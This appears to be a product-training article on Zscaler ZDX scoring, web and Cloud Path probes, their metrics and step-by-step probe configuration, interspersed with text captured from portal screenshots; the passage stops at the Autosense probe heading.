To fully understand **ZDX Scoring**, it is essential to differentiate between two key terms: **baseline** and **threshold**. The **baseline** represents the normal operating parameters for the activity being monitored, specifically user activity across applications as defined in the **ZDX Administrator Portal**. In contrast, the **threshold** sets the upper or lower limits for the data being collected, helping to identify deviations from expected performance. However, for the types of performance measurements that **ZDX** generates, **baselining is often more effective than thresholding**. This is because application performance metrics are constantly changing, making it difficult to maintain static, accurate threshold data. Additionally, setting meaningful thresholds requires **advanced knowledge** of the performance characteristics of all applications being measured. By relying on baselining, **ZDX** dynamically adjusts to real-time conditions, allowing IT teams to **detect anomalies more efficiently** and ensure optimal digital experiences.

ZDX Content Baselining

ZDX Content Baselining ensures that **ZDX Score baseline values** are calculated daily for each application defined or configured in the **ZDX Administrator Portal**. This applies to both **custom and pre-defined applications**, allowing organizations to monitor performance trends effectively. The **ZDX Score** operates on a **rolling 7-day window**, ensuring a balanced view of performance by incorporating a **comprehensive representation of activity**, inclusivity of potential issues, and **percentile data integration** for more accurate insights.


Application Tile Score
User Score (Users Page)
Device Scores
Application Tile (User Details Page)
Application Score Over Time
Application Score (Application Tile)

To help you understand and explain ZDX Scores better, here are some key factors that influence these scores.

- **Application Tile Score:** This is the average score of an application over a selected period. You'll find it within the Application Tile in the ZDX interface.
- **User Score (User Page):** When multiple applications are chosen, the User Score shows the score of the worst-performing application during the chosen timeframe. You can view this on the Users Page.
- **Device Scores:** Each device actively probes and has its own score. The User Score is the average of all device scores linked to a user.
- **Application Tile (User Details Page):** This score reflects the average score for a user over the chosen period. It’s displayed on the User Details page.
- **Application Score Over Time:** Visible on the ZDX Dashboard or Application Dashboard, this score shows the average score of all users at each specific point in time.
- **Application Score (Application Tile):** This is the average score of all users for the selected period, displayed within the Application Tile.

ZDX Probes

ZDX, as a **Digital Experience Monitoring** platform, relies on precise and up-to-date metrics for critical applications, along with **endpoint data** collected by the **Zscaler Client Connector**. To achieve this, ZDX supports two types of applications: **predefined** and **custom**, both of which require the use of **probes** to gather performance insights.

What is a Probe?

A **probe** is an **automated process** that enables ZDX to log key metrics related to the **performance and availability** of applications. This collected data is essential for calculating the **ZDX Score**, which reflects an application's overall health and user experience.

- **Predefined Applications** – These applications come with **preconfigured probes** that automatically track performance metrics.
- **Custom Applications** – For these applications, **probes must be manually created** to monitor availability and network conditions effectively.

Types of ZDX Probes

To support **predefined and custom applications**, ZDX utilizes different types of probes, including:


- **Web Probe** – Monitors **web application performance** by measuring key metrics such as **page load times, DNS resolution, and server response times**.
- **Cloud Path Probe** – Analyzes **network path performance**, providing visibility into **latency, packet loss, and hop-by-hop routing** to detect network bottlenecks.

- **Autosense Cloud Path Probe** – A **dynamic probe** that automatically adjusts based on network conditions, ensuring **optimized monitoring** without manual configuration.

These probes work together to provide comprehensive visibility into **application health, network connectivity, and end-user experience**, allowing IT teams to proactively identify and resolve performance issues.

Web Probes

Web Probes in **ZDX** are designed to measure web application performance by **fetching objects directly from the server** without using local caching. They provide **critical insights** into various performance metrics, helping IT teams diagnose and resolve latency issues.



Mia Brown (mia.brown@thezerotrustlab.com)

2 Hours

Web Probe Metrics

CNN WebProbe

JAN 20, 2025 02:00 PM GMT+5:30

Page Fetch Time 56095.9


PFT Baseline - US 6612

Redirect 8122.9

App 47973

Key Metrics Collected by Web Probes:

- **Page Fetch Time (PFT):** This metric measures how long it takes to retrieve a web page from a specific URL. Unlike a standard browser, Web Probes request only the **main page document**, not all embedded links. PFT aims to **replicate the user's browsing experience** by making up to **eight parallel requests**, similar to a standard web browser. If the connection to the server fails, error codes indicate the reason.
    - Depending on the **ZDX subscription**, users may access a **tooltip** on the PFT graph, breaking down factors such as **SSL handshake, TCP connection time, Time to First Byte (TTFB), and Time to Last Byte (TTLB)**.
    - Additional graphs display **PAC parsing, TCP connect time, SSL handshake, and HTTP connect time**, helping IT teams identify which portion of the page load process is contributing disproportionately to overall latency.
- **DNS Time:** This metric represents the time it took to **resolve the DNS name** for the hostname specified in the Web Probe URL. Slow DNS resolution may indicate **issues with the DNS server, network latency, or misconfigured DNS settings**.



JAN 20, 2025 02:00 PM GMT+5:30

Total DNS Time 2099.2ms

R | Client 1039.6ms


R | PSE N/A

App | Client 1059.6ms

App | PSE N/A

- **Server Response Time (TTFB):** Also known as **Time to First Byte (TTFB)**, this metric measures the interval between sending a request for a resource and receiving the **first byte of data** from the server. Slow server response times may suggest **backend**

processing delays or network congestion.



Mia Brown (mia.brown@thezerotrustlab.com)

2 Hours

JAN 20, 2025 02:00 PM GMT+5:30
Server Response Time 7083.3ms

JAN 20, 2025 02:00 PM GMT+5:30
Availability 100%

- **Availability:** This metric tracks whether a web request **successfully** receives an HTTP response. If the server responds as expected, the value is recorded as **1**. If the probe **times out** without receiving a response, it is recorded as **0**, indicating an availability issue.


Cloud Path Probes: Advanced Network Performance Monitoring

Cloud Path Probes are a **highly sophisticated and innovative** component of the **ZDX service**, designed to provide **real-time visibility** into network performance. Unlike traditional traceroutes that operate sequentially, Cloud Path Probes utilize a **highly optimized traceroute algorithm** that allows for **parallel execution**. This approach enables ZDX to simultaneously gather performance metrics on **all hops between a client and the configured application**, rather than processing them one at a time. To ensure accuracy, each Cloud Path Probe **executes multiple runs** based on the configured **packet count**, with packets paced evenly over time to **prevent traffic spikes**.

> **Note:** Cloud Path Probes help **visualize the journey** network data takes between a client and the application being accessed, making it easier to pinpoint performance bottlenecks.

Reverse Cloud Path Option

An optional **reverse Cloud Path setting** is available when configuring a probe. This feature is useful when **network devices or firewalls block the forward Cloud Path**, preventing the probe from completing its analysis. If reconfiguring the firewall or device is not feasible, enabling **reverse Cloud Path** allows the probe to gather performance metrics using a different approach.



CLOUD PATH PROBE CONFIGURATION

Probe Name: rsc

Application Name: Gmail

*Protocol: ICMP

*Packet Count: 5

*Interval (ms): 1000

*Timeout (ms): 1000

*Cloud Path Host: www.mail.google.com

☑ Force Reverse Cloud Path in Trusted Network


Cloud Path Probes for UCaaS Applications

For **UCaaS applications** such as **Zoom**, the endpoint of the Cloud Path—e.g., **Zoom Multimedia Router (MMR)**—can change dynamically depending on the server a call connects to. This variability makes **regular, static Cloud Path probes less effective** for analyzing network performance. To address this, a **driver within the Zscaler Client Connector** dynamically detects the **destination IP address and port** of the UCaaS server during an active call and initiates a **real-time Cloud Path probe** to that specific server. This enables **precise correlation** between UCaaS **performance metrics and Cloud Path probe data**, offering **more accurate network analysis** during live calls.

Cloud Path Probe Functionality

Cloud Path Probes utilize **traceroute algorithms** to:

- **Discover the network path** and **all intermediate hops** between the client and application.
- **Measure key network performance metrics** such as **latency** and **packet loss** at each hop.



ASN: 10796
Service Provider: Spectrum
Region: No data
Geo: United States
Assignee: Spectrum

Packet Loss: 9.09% (1 of 11 packets)
Latency: 916 ms
Differential: 5 ms
Min Latency: 906 ms
Max Latency: 926 ms
StdDev: 6.24

Types of Cloud Paths

There are three different **Cloud Path visualizations**, each providing insight into the **network journey from client to application**:

Direct Cloud Path

Cloud Path Through Zscaler Internet Access (ZIA)

Cloud Path Through Zscaler Private Access (ZPA)

1. **Direct Cloud Path** – The path data takes when connecting directly to an application without Zscaler.
2. **Cloud Path Through Zscaler Internet Access (ZIA)** – The route data follows when traffic is forwarded through **Zscaler's secure internet gateway**.
3. **Cloud Path Through Zscaler Private Access (ZPA)** – The path used when accessing private applications via **Zscaler's zero-trust architecture**.

Each **Cloud Path visualization** helps identify **network segments** and **troubleshoot latency issues** by displaying hop-by-hop data in the **ZDX Administrator Portal**.

Key Metrics Collected by Cloud Path Probes

Cloud Path Probes provide detailed insights into network health by collecting the following **performance metrics**:

- **Hop Count** – The total number of hops between the client and application.
- **Packet Loss (%)** – The percentage of packet loss observed at each hop in the path.
- **Latency (Avg, Min, Max, and Standard Deviation)** – The **roundtrip time**, measured in milliseconds, for data to travel through the network. **Standard Deviation** indicates **jitter**, helping assess network stability.


Supported Traceroute Protocols

Cloud Path Probes **adapt to different network environments** by supporting multiple **traceroute protocols**, including:

- **ICMP (Ping-based traceroute)**
- **UDP-based traceroutes**
- **TCP traceroutes**
- **Adaptive Protocol Selection**, which dynamically identifies the **best protocol per network segment** for optimal path discovery.

Analyzing Cloud Path Data with Command Line View

For a detailed breakdown of Cloud Path data and network parameters, you can switch to **Command Line View** within the **ZDX Administrator Portal**. This view provides comprehensive visibility into each network hop, helping IT teams troubleshoot connectivity and performance issues more effectively. The first column on the left displays the **IP addresses of all hops** along the network path, while the **Hop Direction** is indicated using **Up and Down arrows**, representing the path from the client to the egress IP, from **ZIA Public or Private Service Edges** to the egress IP, and from **Service Edges to the destination**.



	IP Address	Hop Direction	Service Provider	Region	Geo	ASN	Assignee	Packet Loss	Packets Failed/...	Differential	Latency (ms)			StdDev
											Average	Min.	Max.	
1	192.168.0.46	Client	-	San Jose, California	US	-	-	-	-	-	-	-	-	-
2	192.168.0.1	↓	-	-	-	-	-	0%	0/11	15	15	2	115	31.46
3	96.120.88.241	Egress	Comcast Cable	-	United States	7922	Comcast Cable	0%, -	0/11, -	44, -	59, -	43, -	75, -	7.58, -
4	141.136.105.130	↑	GTT Communic...	-	-	3257	GTT Communication...	0%	0/11	2	2	1	12	3.05
5	173.205.44.93	↑	GTT Communic...	-	-	3257	GTT Communication...	0%	0/11	0	0	0	2	0.66
6	165.225.242.2	↑	Zscaler	-	-	22616	Zscaler	0%	0/11	0	0	0	0	0
7	165.225.242.195	ZIA Public Service	Zscaler	San Jose, California	United States	22616	Zscaler	-	-	-	-	-	-	-
8	165.225.242.3	↓	Zscaler	-	-	22616	Zscaler	0%	0/11	0	0	0	0	0
9	206.223.117.103	↓	-	-	-	-	-	27.27%	3/11	1	1	0	6	1.94
10	104.44.41.156	↓	Microsoft Corpo...	-	-	8075	Microsoft Azure	0%	0/11	0	1	1	6	1.49
11	104.44.238.239	↓	Microsoft Corpo...	-	-	8075	Microsoft Azure	0%	0/11	0	1	1	2	0.29
12	No Response	↓	-	-	-	-	-	100%	11/11	-	-	-	-	-
13	No Response	↓	-	-	-	-	-	100%	11/11	-	-	-	-	-
14	13.107.136.9	Application	Microsoft Corpo...	Redmond, Washington	United States	8068	Microsoft Azure	0%	0/11	0	1	1	1	0

Additionally, this view presents **detailed network intelligence**, including **geolocation information** derived from **device location data** and **MaxMind's extensive database**. It also provides **ISP names, regions, and Zscaler locations**, offering insight into **where traffic is flowing** and which **network providers are involved**. Other key metrics displayed include **packet loss percentage**, **failed packet count**, and **latency measurements**, helping IT teams assess network reliability and response times.


Interpreting Cloud Path Metrics

When analyzing Cloud Path data, it is essential to focus on **packet loss at the final destination**, as **intermediate routers** on the Internet often **rate-limit ICMP traffic**. This means that even if some hops show **high packet loss**, it may not necessarily indicate an issue unless the **destination itself** is experiencing loss. To accurately diagnose **network slowness or performance degradation**, IT teams should **correlate Cloud Path metrics with other key performance indicators**, such as **Page Fetch Time** to assess web application responsiveness and **DNS Response Time** to determine if slow name resolution is contributing to delays.

By combining **Cloud Path insights** with **other network performance metrics**, IT teams can quickly pinpoint and resolve issues affecting **end-user experience**, ensuring smooth and efficient application performance.

Configuring a New Probe in Three Simple Steps

Setting up a new **web probe** is a straightforward process that consists of three key steps. **In the first step**, you begin by configuring the **general probe settings**, starting with a **descriptive name**. No additional modifications are required at this stage, as the **application name** is already selected, and the **probe type** is set to **web probe** by default. Next, you have the flexibility to **define which user groups, locations, or departments** should be monitored. You can also **exclude** specific user groups, locations, or departments to minimize unnecessary probe traffic. This is particularly important when configuring web probes for **internal applications** through **Zscaler Private Access (ZPA)**, where reducing probe load can improve efficiency.



GENERAL

*Name: Test Web Probe

*Status: Enable

*Applications: Gmail

*Probe Type: Web

*Run Frequency (minutes): 5

Probe Class: Custom


PROBING CRITERIA

Users: All Users

User Groups: All User Groups

Locations: All Zscaler Locations

Location Groups: All Location Groups



PROBING CRITERIA

Users: All Users

User Groups: All User Groups

Locations: All Zscaler Locations

Location Groups: All Location Groups

Departments: All Departments


EXCLUSION CRITERIA

Users: None

User Groups: None

Locations: None

Location Groups: None



All Zscaler Locations

All Location Groups

Departments: All Departments

EXCLUSION CRITERIA


Users: None

User Groups: None

Locations: None

Location Groups: None

Departments: None



WEB PROBE CONFIGURATION

Probe Name: Test Web Probe

Application Name: Gmail


Request Type: GET

*Destination URL: Destination URL

Changing http/https or the port number in the URL will update the TCP port of the Cloud Path probes that follow this Web Probe

Request Header: Name / Value

*HTTP Response Status Codes
Type to add new
Successful responses (200-299) × 304 Not Modified ×



Changing http/https or the port number in the URL will update the TCP port of the Cloud Path probes that follow this Web Probe

Request Header: Name / Value

*HTTP Response Status Codes
Type to add new
Successful responses (200-299) × 304 Not Modified ×

HTTP Status Codes for successful availability

*Number of Attempts: 1

*Timeout (seconds): 60


*Follow Redirect: Enable

*Maximum Redirects: 5

In the second step, you will **define the destination URL**, which represents the **web address the probe will request**. While most settings remain unchanged, **advanced options** are available for **special use cases**. For example, you can **customize the HTTP request header** if the **target website requires an authentication token**, allowing you to include the necessary credentials. Additionally, you can **modify HTTP response status codes** that determine **successful probe responses**. If the configured URL returns an HTTP code that is **not** in the predefined success list, the **probe will be considered failed**, which may negatively impact the **ZDX Score**. You can also **adjust default values** such as **increasing the number of attempts or extending timeout thresholds** for applications that are expected to respond more slowly, such as **file download**

URLs. If you only want to **measure the response time of the initial request** without tracking redirects, you can **disable the Follow Redirect option**.

In the third and final step, you will **review the probe configuration** and **submit** the settings. Once the changes are activated, the **new web probe** will appear on the **Probes Page**. After a few minutes, performance metrics for the application will begin to populate, providing **real-time insights into application performance and availability**.



Add Probe ×

1 Configure Probe — 2 Additional Parameters — 3 Review

CONFIGURE PROBE

Probe Name: Test Web Probe

Status: ● Enable | Disable

Probe Type: Web

Applications: Gmail

Run Frequency (minutes): 5

PROBING CRITERIA

User Groups: All


Users: All

Locations: All

Location Groups: All

Departments

Devices




Gmail — Total Probes: 4 | Active: 4

ZDX Score: Not available

Gmail	gmail_web_probe	test_cloud_gmail.com	Test Web Probe
Run every 15 minutes	Run every 5 minutes	Run every 5 minutes	Run every 5 minutes
All Locations	All Locations	All Locations	All Locations
All Location Groups	All Location Groups	All Location Groups	All Location Groups
Web	Web	Cloud Path	Web
http://www.gmail.com	https://mail.google.com/mail/	gmail.com	https://mail.google.com/mail/

Adding a Cloud Path Probe

To begin, enter a **descriptive name** for the probe and select **Cloud Path** as the **probe type**. It is a **best practice** to configure the Cloud Path probe to **follow a Web Probe**, which is **required for use with Z-Tunnel 1.0**. Since **Z-Tunnel 1.0** only supports **HTTP-based connections**, the Cloud Path probe must be explicitly configured to **follow the path of a Web Probe** to ensure accurate monitoring.



Add Probe

1 Configure Probe · 2 Additional Parameters · 3 Review

GENERAL

∗Name: Test_Cloud_Probe

∗Status: Enable | Disable

∗Applications: Gmail

∗Probe Type: Web
- Cloud Path
- Web

∗Run Frequency (minutes): 5

PROBING CRITERIA


Users: All Users

User Groups: All User Groups

Locations: All Zscaler Locations

Location Groups: All Location Groups

Next · Cancel



Add Probe

1 Configure Probe · 2 Additional Parameters · 3 Review

PROBING CRITERIA

Users: All Users

User Groups: All User Groups

Locations: All Zscaler Locations

Location Groups: All Location Groups

ZDX v. 3.9.0 +

Departments: All Departments

EXCLUSION CRITERIA

Users: None


User Groups: None

Locations

Location Groups

Next · Cancel

Similar to the **Web Probe setup**, you have the option to **define probing and exclusion criteria**. It is especially important to **limit the number of probes** when monitoring **internal applications** through **Zscaler Private Access (ZPA)** to reduce unnecessary network traffic. Next, when configuring the **Cloud Path settings**, you can **select the protocol** to be used. Choosing **Adaptive Protocol** allows ZDX to **test all available protocols** and automatically select the best option for each network segment using an **auto-discovery process**. This can result in a **hybrid approach**, where **multiple protocols** may be used along different segments of the path. The selection criteria prioritize **low latency** and **minimal packet loss** to the destination server. For instance, if both **UDP and ICMP** are available but **TCP** provides **lower latency**, **TCP** will be selected for that



Add Probe

1 Configure Probe · 2 Additional Parameters · 3 Review

CLOUD PATH PROBE CONFIGURATION

Probe Name: Test_Cloud_Probe

∗Protocol: ICMP
- Adaptive
- ICMP
- TCP

∗Cloud Path Host: Cloud Path Host

Next · Previous · Cancel

Add Probe

1 Configure Probe · 2 Additional Parameters · 3 Review

CLOUD PATH PROBE CONFIGURATION

Probe Name: Test_Cloud_Probe

Application Name: Gmail

∗Protocol: ICMP
- ICMP
- TCP
- UDP

∗Packet Count: 5

∗Timeout (ms): 1000

∗Cloud Path Host: Cloud Path Host

□ Force Reverse Cloud Path in Trusted Network

Next · Previous · Cancel

network leg. While **ICMP is the default protocol**, it is often **rate-limited** on the public internet, making **TCP or UDP more reliable** in some cases.

Once you have reviewed the **Cloud Path probe configuration** and confirmed that all settings are correct, click **Submit** to finalize the setup. The **new Cloud Path probe** will now be displayed for the **custom application**. As always, ensure that you **activate the changes** for them to take effect.

Autosense Cloud Path Probe

